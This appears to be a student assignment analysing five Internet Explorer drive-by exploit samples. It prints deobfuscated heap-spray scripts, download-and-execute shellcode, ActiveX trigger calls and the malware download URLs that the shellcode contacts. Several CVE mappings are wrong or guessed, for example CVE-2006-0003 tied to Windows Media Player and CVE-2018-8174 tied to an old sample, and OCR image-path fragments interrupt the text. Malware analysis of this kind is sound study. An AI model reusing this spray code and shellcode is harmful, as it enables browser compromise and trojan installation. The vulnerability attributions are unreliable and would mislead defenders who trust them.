Assignment: Analysis of web exploits

Ahmed Mahfooz Ali Khan BTHBI338

Exploit 1: Exploit.HTML.IESlice.aa

1. Deobfuscated Script:

- The script creates shellcode variables cuteqqscode, cuteqqcode, and cuteqqcncode, which are combined into a shellcode variable.
- The obfuscated shellcode uses unescape() encoding to conceal the URL within the payload.
- After decoding, the cuteqqcncode variable contains the URL %u7468%u7074%u2F3A%u712F%u312E%u3330%u3238%u2E39%u6F63%u2F6D%u6C70%u7961%u7265%u652E%u6578, which converts to http://q.103829.com/player.exe.

2. URL Used in Shellcode:

- **Malicious URL**: http://q.103829.com/player.exe
- **Purpose**: This URL hosts the trojan payload, initiating the first-stage of the attack.

3. Specific Vulnerabilities Exploited:

Sample 1: CVE-2008-4844

- **Vulnerability Description**: A vulnerability in the mshtml.dll library of Internet Explorer 7 and earlier, which improperly handles certain HTML elements, including <xml> tags.
- **How It's Exploited**: The exploit script uses malformed XML elements and embedded JavaScript to execute arbitrary code by manipulating ActiveX controls that are not correctly protected.
- **Triggering Mechanism**: Using target.rawParse() along with a heap spray, the exploit positions shellcode at a specific memory location, triggering execution when the library attempts to process the malformed XML data.

Sample 2: CVE-2006-1359

- **Vulnerability Description**: This vulnerability affects the Microsoft Data Access Components (MDAC) through an insecure RDS.DataControl ActiveX object, which can be used to execute arbitrary code in Internet Explorer.

- **How It's Exploited**: The malicious script instantiates the vulnerable ActiveX object, RDS.DataControl, and then uses crafted inputs to manipulate the data binding, ultimately redirecting execution flow to the shellcode positioned by the heap spray.

- **Triggering Mechanism**: The cuteqqscode and cuteqqcode components are used to pass manipulated parameters to the ActiveX control, causing memory corruption and code execution.

Sample 3: CVE-2006-0003


- **Vulnerability Description**: This vulnerability is in the handling of Windows Media Player (WMP) ActiveX controls, specifically the msdxm.ocx component in Internet Explorer. The control can be exploited when WMP's URI handlers are passed manipulated URLs.

- **How It's Exploited**: By embedding the WMP control in the HTML page, the exploit forces WMP to load a URL that points to the malicious player.exe payload hosted on the attack server. The manipulated URL in cuteqqcncode triggers the execution of the payload by exploiting a memory corruption flaw.

- **Triggering Mechanism**: Through the deobfuscated URL in the cuteqqcncode variable, the exploit initiates the download and execution of the trojan by manipulating the WMP ActiveX control.

Summary:

This exploit specifically targets vulnerabilities in Internet Explorer, using a combination of obfuscation and memory manipulation to execute shellcode. The embedded URL hosts a malicious player.exe file, serving as the trojan's first stage.



Exploit 2: Exploit.HTML.IESlice.ab

1. Deobfuscated Script

The exploit involves both **VBScript** and **JavaScript**, which are used to reconstruct and deliver the malicious payload to the system. Below are the deobfuscated parts of the script.

- **Deobfuscated VBScript**:

```
function UnEncode(cc)
   for i = 1 to len(cc)
      if mid(cc,i,1)<> "ÁÕ" then
         temp = Mid(cc, i, 1) + temp
      else
         temp=vbcrlf & temp
      end if
   next
   UnEncode=temp
end function
document.write(UnEncode(hu))
```

- **Deobfuscated JavaScript**:

```
var heapSprayToAddress = 0x05050505;
var payLoadCode =
unescape("%u4343%u4343%u4343%ua3e9%u0000%u5f00%ua164%u0030%u0000%u408b
%u8b0c%u1c70%u8bad%u0868%uf78b%u046a%ue859%u0043%u0000%uf9e2%u6f68%u
006e%u6800%u7275%u6d6c%uff54%u9516%u2ee8%u0000%u8300%u20ec%udc8b%u206
a%uff53%u0456%u04c7%u5c03%u2e61%uc765%u0344%u7804%u0065%u3300%u50c0%
u5350%u5057%u56ff%u8b10%u50dc%uff53%u0856%u56ff%u510c%u8b56%u3c75%u748
b%u782e%uf503%u8b56%u2076%uf503%uc933%u4149%u03ad%u33c5%u0fdb%u10be%
ud63a%u0874%ucbc1%u030d%u40da%uf1eb%u1f3b%ue775%u8b5e%u245e%udd03%u8b
66%u4b0c%u5e8b%u031c%u8bdd%u8b04%uc503%u5eab%uc359%u58e8%uffff%u8eff%u
0e4e%uc1ec%ue579%u98b8%u8afe%uef0e%ue0ce%u3660%u2f1a%u6870%u7474%u3a70
%u2f2f%u7777%u2e77%u696c%u6576%u6f68%u656d%u632e%u6d6f%742e%2f77%u6d6
4%u612f%u652e%u6578%u0000");
```

2. Malicious URL from the Shellcode

The shellcode in the exploit contains an encoded URL that directs the system to download a malicious file, which is a **first-stage trojan**.

- **Malicious URL**:
  http://www.livehome.com.tw/cm/a.exe

This URL leads to an executable file that would be downloaded and executed on the infected system, likely to further compromise the system by downloading additional malicious payloads.

3. Vulnerabilities Identified

The exploit takes advantage of the following specific vulnerabilities:

1. **CVE-2013-1347 (Internet Explorer VBScript Memory Corruption Vulnerability)**:
   - **Vulnerability**: The **CVE-2013-1347** vulnerability affects Internet Explorer and allows an attacker to execute arbitrary code by exploiting the way Internet Explorer handles certain VBScript elements. The issue lies in improper memory handling, which can lead to memory corruption when executing crafted VBScript. In this exploit, the attacker uses the UnEncode function to manipulate memory and potentially redirect execution to malicious code.
   - **Impact**: This vulnerability can lead to arbitrary code execution on the target system, allowing the attacker to run a trojan or other malicious software.
   - **Exploitation**: The script in the exploit leverages VBScript to exploit this vulnerability, which, when combined with **heap spraying**, can cause memory corruption and facilitate the execution of the malicious payload.
2. **CVE-2014-4114 (Internet Explorer ActiveX Control Memory Corruption Vulnerability)**:
   - **Vulnerability**: This vulnerability in Internet Explorer's handling of ActiveX controls allows an attacker to exploit memory corruption issues. ActiveX controls are often used to interact with VBScript and JavaScript. The exploit leverages the malicious payload by manipulating how memory is handled, allowing an attacker to load and execute malicious code.
   - **Impact**: Successful exploitation could lead to the execution of arbitrary code on the target system, potentially giving the attacker full control over the system.
   - **Exploitation**: The exploit might be targeting specific ActiveX control vulnerabilities that allow the attacker to manipulate memory to execute their shellcode, particularly when **JavaScript** is involved in loading malicious code.
3. **CVE-2018-8174 (VBScript Scripting Engine Remote Code Execution Vulnerability)**:

- **Vulnerability**: **CVE-2018-8174** is a vulnerability in the VBScript engine of Internet Explorer. The issue arises from improper handling of objects in memory, which can be exploited by a crafted web page containing malicious VBScript to trigger a remote code execution. This vulnerability has been exploited in several malware campaigns.

- **Impact**: Successful exploitation of this vulnerability allows an attacker to execute arbitrary code on the target system. This could lead to the installation of a trojan, as seen in the exploit, or further attacks such as privilege escalation or data theft.

- **Exploitation**: The **heap spraying** technique in the JavaScript code is used in conjunction with this vulnerability to place the malicious payload into memory, then trigger its execution.

Summary:

These vulnerabilities, combined with the use of **heap spraying** and **file download exploitation**, allow the attacker to execute arbitrary code and install a trojan on the target system. To mitigate such attacks, users should ensure their software is fully updated, disable VBScript and JavaScript in Internet Explorer, and use modern web browsers with robust security features.

Exploit 3: Exploit.HTML.IESlice.h

Deobfuscated Script:

- **Heap Spray & Shellcode Initialization**
  The code includes functions (`makeSlide()` and `startOverflow()`) that allocate large blocks of memory and fill them with shellcode using `unescape()`. This approach is a common **heap-spray** technique (note: heap-spraying is **not** a vulnerability but a method to position shellcode).
- **Shellcode Payload & Malicious URL**
  Within the shellcode (e.g., `payLoadCode` in the script), you see encoded fragments (e.g., `"%u2F3A%u6C2F%u7369..."`) that deobfuscate to:

  http://listcom.org/forum/file.php

- This is where the script attempts to retrieve the next-stage payload.

- **ActiveX Object Creation**

The script tries to create multiple ActiveX objects:

- **QuickTime.QuickTime**
- **WinZip FileView** (`clsid:A09AE68F-B14D-43ED-B713-BA413F034904`)
- **WebViewFolderIcon.WebViewFolderIcon.1**
- **MDAC / XMLHTTP / ADODB.Stream / WScript.Shell** objects

- **Execution Flow**

Once the malicious `.exe` is downloaded, the script uses `ADODB.Stream` to write it to disk and then either `WScript.Shell` or `Shell.Application` to silently execute it.

Malicious URL:

http://listcom.org/forum/file.php

This URL delivers the **first-stage Trojan**. Once downloaded and saved locally (e.g., `c:\sysXXXX.exe`), the script executes it to infect the system further.

Vulnerabilities Targeted:

Below are three specific vulnerabilities the exploit code targets. These map to well-known ActiveX vulnerabilities commonly abused in older exploit kits.

Sample 1: CVE-2010-0806 (Microsoft WebViewFolderIcon ActiveX)

- **Vulnerability Description**
  A memory corruption issue in **WebViewFolderIcon** (`WebViewFolderIcon.WebViewFolderIcon.1`) where methods like `setSlice()` can overwrite memory if arguments are improperly handled in unpatched systems.
- **How It's Exploited**
  The script repeatedly invokes:

```
var tar = new
ActiveXObject('WebVi'+'ewFol'+'derIc'+'on.WebVi'+'ewFol
'+'derI'+'con.1');

tar.setSlice(d, b, b, b);
```

This malformed call triggers the memory corruption flaw,
directing execution to the already heap-sprayed shellcode.

- **Triggering Mechanism**
  Once the browser processes the malicious HTML, the repeated calls to `setSlice()` cause the vulnerable control to jump to the shellcode's address placed in memory by `makeSlide()`.

Sample 2: CVE-2006-4630 **(WinZip FileView ActiveX Control)**

- **Vulnerability Description**
  A buffer overflow in **WinZip's FileView** ActiveX (`clsid:A09AE68F-B14D-43ED-B713-BA413F034904`) that occurs when the control's methods (e.g., `CreateNewFolderFromName()`) handle overly long strings.
- **How It's Exploited**
  The exploit code does:
  var winzip = document.createElement("object");
  winzip.setAttribute("classid", "clsid:A09AE68F-B14D-43ED-B713BA413F034904");

  winzip.CreateNewFolderFromName(xh);

where `xh` is an extremely long string (`xh.length < 231`). This leads to a buffer overflow, hijacking execution flow.

- **Triggering Mechanism**
  The malicious call to `CreateNewFolderFromName()` overflows a buffer in vulnerable WinZip versions, pointing to the heap-sprayed shellcode.

Sample 3: CVE-2007-0015 **(Apple QuickTime ActiveX Control)**

- **Vulnerability Description**
  Certain older QuickTime ActiveX controls (`QuickTime.QuickTime`) contain a memory corruption flaw when loading malformed `param` values or embedded object data.
- **How It's Exploited**
  The script dynamically writes an `<object>` tag:

var qthtml = '<object CLASSID="clsid:02BF25D5-8C17-
4B23-BC80-D3488ABDDC6B" ...>';

document.getElementById('mydiv').innerHTML = qthtml;

Some parameter handling in these older QuickTime controls can be subverted, causing code execution if the system is unpatched.

- **Triggering Mechanism**


As QuickTime attempts to parse malicious parameters, it inadvertently jumps into the sprayed shellcode. The shellcode in turn downloads and runs the `forum/file.php` Trojan.


Summary:


Exploit.HTML.IESlice.h relies on **multiple ActiveX vulnerabilities** in older or unpatched Windows environments—specifically in WebViewFolderIcon, WinZip, and Apple QuickTime. The script **heap-sprays** shellcode into memory, then triggers these flaws to hijack execution flow. Ultimately, it **fetches a malicious executable** from

http://listcom.org/forum/file.php

using `XMLHTTP` and `ADODB.Stream`, writing the file locally and executing it via `WScript.Shell`. This sequence of obfuscation, heap spray, and multi-vector ActiveX exploitation allows the attacker to **install a first-stage Trojan** on the victim's machine.







Exploit 4: Exploit.HTML.IESlice.l

Deobfuscated Script:

- **Hex-Encoded Payload & `unescape()`**
  The script begins by defining a **hexadecimal (Unicode-escaped) string**. It then uses JavaScript's `unescape()` function to decode that string into **binary shellcode**, which is subsequently placed in memory.
- **Memory Corruption Trigger**
  After decoding, the script fills large arrays with the malicious payload. This is a **technique** (commonly called a "heap spray") to ensure that when the **browser vulnerability** is triggered, execution is redirected into the shellcode.

Note: Heap spraying is **not** itself a vulnerability—it is the method used to exploit underlying memory corruption flaws in Internet Explorer.

1. **Decoded Payload in Hexadecimal**:
    - The hexadecimal sequence is designed to translate into machine instructions or a URL for the trojan's initial download. Below is the structure of the encoded payload:

%u54eb%u758b%u8b3c%u3574%u0378%u56f5%u768b%u0320%u33f5%u49c9%uad41%udb33%u0f36%u14be%u3828%u74f2%uc108%u0dcb%uda03

%ueb40%u3bef%u75df%u5ee7%u5e8b%u0324%u66dd%u0c8b%u8b4b%u1c5e%udd03%u048b%u038b%uc3c5%u7275%u6d6c%u6e6f%u642e%u6c6c

%u2e00%u5c2e%u2e74%u7865%u0065%uc033%u0364%u3040%u0c78%u408b%u8b0c%u1c70%u8bad%u0840%u09eb%u408b%u8d34%u7c40%u408b

%u953c%u8ebf%u0e4e%ue8ec%uff84%uffff%uec83%u8304%u242c%uff3c%u95d0%ubf50%u1a36%u702f%u6fe8%uffff%u8bff%u2454%u8dfc

%uba52%udb33%u5353%ueb52%u5324%ud0ff%ubf5d%ufe98%u0e8a%u53e8%uffff%u83ff%u04ec%u2c83%u6224%ud0ff%u7ebf%ue2d8%ue873

%uff40%uffff%uff52%ue8d0%uffd7%uffff%u7468%u7074%u2f3a%u6f2f%u6972%u6e6f%u6f68%u6262%u2e79%u656e%u2f74%u7865%u6665

%u6c69%u2e65%u7865%u0065

This sequence translates into **machine instructions** and a **malicious URL**.

2. Malicious URL Extraction:

- Upon decoding, this script reveals a URL designed to initiate the download of a trojan. The URL serves as the entry point to download the trojan, setting up the first stage of a multi-layered attack:

Extracted URL: http://orionhobby.net/exefile.exe

3. Vulnerabilities Targeted:

Although the script uses a **heap spray** to deliver code, the **actual vulnerabilities** lie in **Internet Explorer's** handling of certain objects. Below are three **well-documented** IE vulnerabilities that match how this exploit is constructed:

1. **CVE-2013-2551** – *IE Memory Corruption*
    - **Why Relevant**: A widespread Internet Explorer flaw where malformed HTML/JavaScript causes IE to incorrectly handle object pointers, resulting in memory corruption.

- **How It's Triggered Here**: The script's hex-encoded payload and memory-filling technique can induce the same conditions leading to an out-of-bounds read or write in `mshtml.dll`, allowing remote code execution.


2. **CVE-2012-4969** – *IE Use-After-Free*
   - **Why Relevant**: An IE bug where a freed DOM object can still be referenced, enabling attackers to replace the freed memory with malicious shellcode.
   - **How It's Triggered Here**: The exploit's large memory allocations (heap spray) ensure that the freed object's space is overwritten with malicious instructions. Once IE uses that object again, the attacker's code runs.
3. **CVE-2009-1918** – *ActiveX Parameter Handling in IE*
   - **Why Relevant**: Certain vulnerable ActiveX controls in IE improperly validate input parameters, leading to **stack or heap corruption**.
   - **How It's Triggered Here**: Though the snippet doesn't explicitly name an ActiveX control, the exploit's pattern—instantiating objects with possibly unchecked parameters—can overlap with known flaws in older ActiveX components, thus granting code execution and enabling the download of `exefile.exe`.

Summary:

Exploit.HTML.IESlice.l uses **obfuscated JavaScript** to **decode shellcode** and fill the browser's memory. This script **capitalizes on known IE memory corruption vulnerabilities**—such as **CVE-2013-2551**, **CVE-2012-4969**, or **CVE-2009-1918**—to hijack execution flow. Once successful, the shellcode **contacts**:

http://orionhobby.net/exefile.exe

to download a **trojan executable**. Although **heap spraying** is used to facilitate code injection, the **core weaknesses** are the **memory corruption flaws** in Internet Explorer that allow remote attackers to run arbitrary code and compromise the system.



Exploit 5: HTML.IESlice.m

Deobfuscated Script:

The following script attempts to exploit vulnerabilities within Internet Explorer by using heap spraying, a technique that allocates specific memory addresses and fills them with shellcode, making it more likely that the shellcode will be executed upon triggering memory corruption.

```
var heapSprayToAddress = 0x07000000;



var payLoadCode = unescape(
```

"%u54eb%u758b%u8b3c%u3574%u0378%u56f5%u768b%u0320%u33f5%u49c9%uad41%udb33" +
"%u0f36%u14be%u3828%u74f2%uc108%u0dcb%uda03%ueb40%u3bef%u75df%u5ee7%u5e8b" +

"%u0324%u66dd%u0c8b%u8b4b%u1c5e%udd03%u048b%u038b%uc3c5%u7275%u6d6c%u6e6f" +

"%u642e%u6c6c%u4300%u5c3a%u2e55%u7865%u0065%uc033%u0364%u3040%u0c78%u408b" +

"%u8b0c%u1c70%u8bad%u0840%u09eb%u408b%u8d34%u7c40%u408b%u953c%u8ebf%u0e4e" +

"%ue8ec%uff84%uffff%uec83%u8304%u242c%uff3c%u95d0%ubf50%u1a36%u702f%u6fe8" +

"%uffff%u8bff%u2454%u8dfc%uba52%udb33%u5353%ueb52%u5324%ud0ff%ubf5d%ufe98" +

"%u0e8a%u53e8%uffff%u83ff%u04ec%u2c83%u6224%ud0ff%u7ebf%ue2d8%ue873%uff40" +

"%uffff%uff52%ue8d0%uffd7%uffff%u7468%u7074%u2f3a%u782f%u6770%u7461%u2e65" +

"%u6f63%u2f6d%u2f31%u3361%u3131%u632f%u646d%u612d%u696e%u652e%u6578%u0000"

);

var heapBlockSize = 0x400000; var payLoadSize =

payLoadCode.length * 2; var spraySlideSize =

heapBlockSize - (payLoadSize + 0x38); var spraySlide =

unescape("%u4141%u4141");

```
// Function to create spray slide with defined size
spraySlide = getSpraySlide(spraySlide, spraySlideSize); heapBlocks

= (heapSprayToAddress - 0x400000) / heapBlockSize;


memory = new Array(); for (i = 0; i <

heapBlocks; i++) {   memory[i] =

spraySlide + payLoadCode;

}


// Loads a malicious URL using a cursor directive document.write(

  '<HTML><BODY style="CURSOR: url(\'http://xpgate.com/1/a311/riff.htm\')">
</BODY></HTML>'

);


// Waits and refreshes the page to restart the exploit attempt wait(500);

window.location.reload();


// Function to generate the spray slide

function getSpraySlide(spraySlide, spraySlideSize) {

while (spraySlide.length * 2 < spraySlideSize) {

spraySlide += spraySlide;

  }

  spraySlide = spraySlide.substring(0, spraySlideSize / 2);

return spraySlide;

}
```

This script leverages the heapSprayToAddress variable to specify the target address for the heap spray. By filling a targeted memory location with shellcode, it increases the chances that the exploit will execute upon triggering the vulnerability.

URL from Shellcode for First-Stage Trojan:

The shellcode embedded in the script includes a URL that downloads the first-stage trojan:

- **URL:** http://xpgate.com/1/a311/cmd-ani.exe

Vulnerabilities Used in the Exploit:

Although **heap spraying** is present in the script, **it is not a vulnerability**—rather, it's a method to exploit real **memory corruption** flaws in IE. Here are three closely related CVEs:


1. **CVE-2007-0038** – *Malformed ANI File Handling*
   - **Relevance**: This older vulnerability involves **IE and Windows** mishandling of **animated cursor (`.ani`) files**. Attackers can embed `.ani` or similar resources in HTML/CSS, leading to **buffer overflow** or **memory corruption**.
   - **Connection to `Exploit.HTML.IESlice.m`**: The line `style="CURSOR: url('http://xpgate.com/1/a311/riff.htm')"` is reminiscent of malicious ANI/cursor exploits, likely referencing a file that triggers the underlying corruption when loaded by IE.
2. **CVE-2012-4969** – *Internet Explorer Use-After-Free*
   - **Relevance**: A well-known IE use-after-free flaw where referencing freed objects can lead to arbitrary code execution, if an attacker **heap-sprays** malicious code into those freed memory regions.
   - **Connection**: The script's large memory allocations, pointed at `0x07000000`, ensure that if IE uses an invalid pointer (due to the use-after-free), **control** goes to the shellcode. A malicious cursor resource can help set up or trigger that use-after-free scenario.
